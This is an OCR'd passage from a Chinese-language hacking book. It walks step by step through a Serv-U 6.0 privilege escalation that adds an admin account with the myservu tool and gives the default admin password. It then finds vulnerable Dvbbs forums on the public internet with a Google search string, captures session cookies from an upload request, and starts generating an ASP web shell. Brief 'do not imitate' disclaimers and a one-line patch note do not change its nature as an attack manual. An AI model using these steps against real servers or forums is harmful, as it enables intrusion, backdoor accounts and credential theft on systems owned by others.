


图 3.133 Serv-U 的声明和版本号说明

3.3.5 Serv-U 本地权限提升漏洞实战

在实战之前需要准备如下工具：

- 一台安装有 Serv-U 6.0 版本的服务器。
- 攻击测试工具 myservu，该工具的使用方法如下：

```
myservu port "command"
```

其参数解释如下：

- **port** Serv-U 软件默认管理员登录的端口号。
- **command** 指定执行的命令。

step 1 首先使用 FlashFXP 工具上传漏洞攻击测试工具 myservu，如图 3.134 所示。

图 3.134 上传 myservu 工具到 FTP 服务器中

step 2 使用如下命令登录到 FTP 服务器，如图 3.135 所示。

```
telnet 192.168.234.129
```

step 3 使用如下命令查看已有账户，如图 3.136 所示。

```
net user
```




图 3.135 登录到 FTP 服务器

图 3.136 查看已有账号

step 4 输入如下命令添加新账户，结果如图 3.137 所示。

```
net user sss sss/add
```

step 5 输入如下命令：

```
myservu.exe 43958 "net user sss sss/add"
```

执行结果如图 3.138 所示。

图 3.137 添加新账户不成功

图 3.138 使用 myservu 添加用户账户

step 6 按照提示输入用户名和密码，这里的用户名默认为 localadministrator，也可以直接使用 ok 代替，如图 3.139 所示。

step 7 接着输入密码，默认的密码为 #1@$ak#.lk;0@P，也可以使用 ok 代替，如图 3.140 所示。

图 3.139 使用默认的用户名

图 3.140 使用默认的密码

step 8 完成后，使用如下命令查看是否添加用户成功，如图 3.141 所示。

```
net user
```

step 9 可以重新使用如下命令登录 FTP 服务器，看看新的用户名和密码是否工作正常，如图 3.142 所示。

```
telnet 192.168.234.129
```

图 3.141 成功添加用户名和密码

图 3.142 重新登录 FTP 服务器

3.3.6 Serv-U 本地权限提升漏洞的安全解决方案

厂商已经在最新版本的软件中修复了这个安全问题，请升级到 Serv-U 6.0.2 以上或者更高的版本，其下载网址如下：

```
http://www.serv-u.com/
```

3.4 小结

本章介绍了基于 Windows 系统的漏洞入侵、基于 IIS 服务器软件的漏洞入侵及基于 Serv-U 服务器软件的漏洞入侵方法，并给出了一些从不同角度入侵的思路和技巧，在每一节的最后均总结了针对这些入侵方法的补救措施。网络管理员必定会从中获得极大收益。

下一章将接着介绍 BBS 软件与 Blog 软件的漏洞知识、入侵方法及防护技巧。

第 4 章　BBS 与 Blog 的入侵实例

本章包括

◆BBS 的入侵与防护　　◆Blog 的入侵与防护

BBS 是一种常见的电子信息服务系统，在 Internet 上非常常见，如水木清华、天涯论坛等知名站点都是 BBS 的典型代表。本章将介绍一次完整的 BBS 入侵过程，入侵的步骤仅供参考，请勿模仿。

目前来说，大多数 BBS 论坛的源代码都是网络共享的源代码或者是有固定模板的程序，其中动网论坛和雷傲论坛的程序最为常见。本章就将选择动网论坛作为入侵的对象，在此需要声明的是，入侵过程中用到的 BBS 漏洞均已经得到了官方的修复。

现在常用的 Blog 系统有 L-Blog 和 DLog 等，因为 Blog 系统还在发展中，所以也存在着各种形式的漏洞，本章介绍的两种漏洞为最具代表性的漏洞之一。

4.1　存在上传漏洞的 BBS 的入侵实例

BBS 论坛系统的漏洞主要包括上传漏洞和暴库漏洞，在寻找这些漏洞时需要找到拥有这些漏洞的 BBS 论坛的具体情况，这就需要展开目标资料的收集。

4.1.1　Google 可寻找的 BBS 系统

Google 是 2009 年前使用最广的搜索引擎，与百度、Yahoo 相比，它搜索速度更快，范围更广，同时 Google 提供了更强的智能搜索功能，因为这些，Google 也成为黑客手中的利器。本节将使用 Google 搜索可以入侵的 BBS 系统。这只是一个演示，并不具有实践性。

动网论坛的一个可以利用的关键字是“Powered By：Dvbbs Version 7.0.0 SP1”，利用这个关键字可以找到可能成为目标的动网系统。但这并不说明这些动网论坛都具有漏洞，可以尝试对这些动网论坛进行搜索以发现可疑的目标。

step 1　打开 IE 浏览器，在地址栏中输入 www.google.cn，按回车键即可打开 Google 主页，如图 4.1 所示。

step 2　在搜索关键字文本框中输入如下关键字，注意该关键字包括了引号，如图 4.2 所示。

```
"Powered by:Dvbbs version 7.0.0 sp1"
```

图 4.1 Google 主页

图 4.2 输入搜索关键字

step 3 Google 会快速搜索所有与键入的关键字相关的网页链接，如图 4.3 所示。

图 4.3 所有与关键字相关的网页链接

step 4 一般来说，动网论坛在 7.0.0 版本以下的系统都可能存在上传漏洞，所以可以在 Google 搜索到的网页链接中找到感兴趣的网页进行尝试，如图 4.4 所示。

图 4.4 希望尝试的动网论坛

4.1.2 注册 BBS 资料

接下来的工作是完成注册。在论坛上拥有一个合法的权限，可以方便利用上传漏洞。在此先假设要注册的用户名是 upload，密码是 upload（读者可以随便选取，这里并不代表任何含义）。

step 1 打开 IE 浏览器，在地址栏中输入 BBS 论坛地址，打开论坛主页，如图 4.5 所示。




图 4.5 登录主页

step 2 单击论坛首页的“注册”链接，转到注册页面。这里会首先遇到一个注册声明，单击“我同意”按钮，继续下一步，如图 4.6 所示。




图 4.6 注册用户必须同意的条款

step 3 在注册用户信息页面中输入刚才确定的用户名和密码并完成其余内容的输入，提交论坛系统审核，如图 4.7 所示。

step 4 在确认注册完成之后，可以登录到用户控制面板中的基本资料修改页面进行修改，如图 4.8 所示。




图 4.7 注册用户信息




图 4.8 修改基本资料

4.1.3 获取 Cookie

Cookie 是站点创建的用于临时存取的小文件，通常是个人信息，如姓名、电话、用户名、密码等。如果选择将 Cookie 存放在本地计算机上，则只有存取 Cookie 的网站才能访问该文件，其余网站无法识别该文件。

Cookie 文件有临时 Cookie 和永久 Cookie 之分。临时 Cookie 是存放在本地计算机上的 Cookie 文件，但这些文件存在时效性，一旦到达设定的时间期限，Cookie 则自动失效不再被存取的网站识别。永久 Cookie 是以文件的形式存放在本地计算机上的，这些文件不存在时间限制，将一直保留在本地计算机上，直到被管理员删除为止。

为了捕捉这些 Cookie 文件，需要准备捕捉工具。这里需要用到的捕捉工具的名称是 Winsock Expert，该软件的主要工作是跟踪程序执行。可以使用这个软件来跟踪 IE 浏览器的执行情况，并获得 Cookie 的相关信息。

step 1 首先在网络上下载并安装该软件，如图 4.9 所示。




图 4.9 Winsock Expert

step 2 选择“开始”→“程序”命令，从列表中找到 Winsock Expert 程序组，打开该软件，如图 4.10 所示。

图 4.10 打开 Winsock Expert 软件

step 3 打开 IE 浏览器，在地址栏中输入 BBS 论坛地址，打开 BBS 主页，如图 4.11 所示。




图 4.11 打开 BBS 主页

step 4 单击 BBS 主页中的“登录”按钮，用刚才注册的用户名登录该论坛，如图 4.12 所示。




图 4.12 登录 BBS 论坛

step 5 单击“用户控制面板”链接，定位于基本资料的修改页面，如图 4.13 所示。




图 4.13 登录基本资料修改页面

step 6 转换到 Winsock Expert，单击“打开”按钮，打开“选择监听的程序”对话框，在该对话框中可以选择刚才打开的页面，这里选择“网络天下-hack 基本资料修改”页面，如图 4.14 所示。

step 7 单击“打开”按钮，转换到 Winsock Expert 运行窗口，如图 4.15 所示。

step 8 重新回到 IE 浏览器，在刚才打开的页面中单击“浏览”按钮，在打开的对话框中随便选取一个文件，如图 4.16 所示，单击“打开”按钮。

step 9 单击“上传”按钮，上传刚才选定的文件，如图 4.17 所示。

step 10 把窗口切换到 Winsock Expert 窗口，这时的 Winsock Expert 已经抓取了很多动作。在“信息包”一栏中找到 POST 路径，单击这一行，在窗口下面的详细信息栏中即显示出需要的 Cookie 信息和上传处理文件的路径信息及文件名信息，如图 4.18 所示。

图 4.18 Winsock Expert 已经抓取的信息

step 11 在 Cookie 一行中找到此时的 Cookie 信息，以及上传处理文件的路径名，如图 4.19 所示。

```
Accept-Language: zh-cn
Content-Type: multipart/form-data; boundary=----------7d63d83b3c04fc
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 1.1.4322)
Host: 192.168.234.129
Content-Length: 2105479
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: 192%2E168%2E234%2E129%2Fbbs%2F=userid=2&usercookies=0&userclass=%D0%C2%CA%D6%C9%CF%C2%
B7&username=hack&userhidden=2&password=gWIz4L987AvD957c&StatUserID=1924845888; upNum=0;
ASPSESSIONIDGQGGGLBG=MBKLNOCBPPLHNJCCEFIMODDK
```

图 4.19 找到的 Cookie 信息

4.1.4 生成网页木马

前面已经成功捕获了 Cookie 信息，下面需要完成的工作是制作网页木马。制作网页木马的工具有很多种，这里选取海阳顶端网 ASP 木马的 2006 版本。海阳顶端网 ASP 木马的文件夹中包含 6 个文件，其说明如下：

- **2006.asp** 海阳顶端网 ASP 木马的主文件。
- **Pack.vbs** 打包文件 HYTop.mdb 的解开器。
- **2006X.exe** 海阳顶端网 ASP 木马 2006 C/S 模式转换器。
- **2006X2.exe** 海阳顶端网 ASP 木马 2006 版专用服务器端 C/S 模式转换器。
- **2006Z.exe** 海阳顶端网 ASP 木马 2006_Lite 版本组合器，主要用来自定义生成相应功能的 Lite 版本木马。
- **Hididi.ini** 2006Z.exe 的配置文件。

这里使用 2006Z.exe 生成网页木马文件，该程序的好处是容易操作，生成网页木马的功能可选。

step 1 打开 2006Z.exe，在对话框的“页面选择”栏中选择需要生成的 Lite 版海阳顶端网 ASP 木马功能模块，如图 4.20 所示。




图 4.20 “页面选择”栏

step 2 在“页面生成”栏中分别输入源文件和生成文件，这里的源文件指 Full 版海阳顶端网 ASP 木马 2006，如 2006.asp，如图 4.21 所示。




图 4.21 选择源文件和生成文件

step 3 单击“生成”按钮，即可生成由相应功能组合而成的海阳顶端网 ASP 木马 2006_Lite 版，如图 4.22 所示。

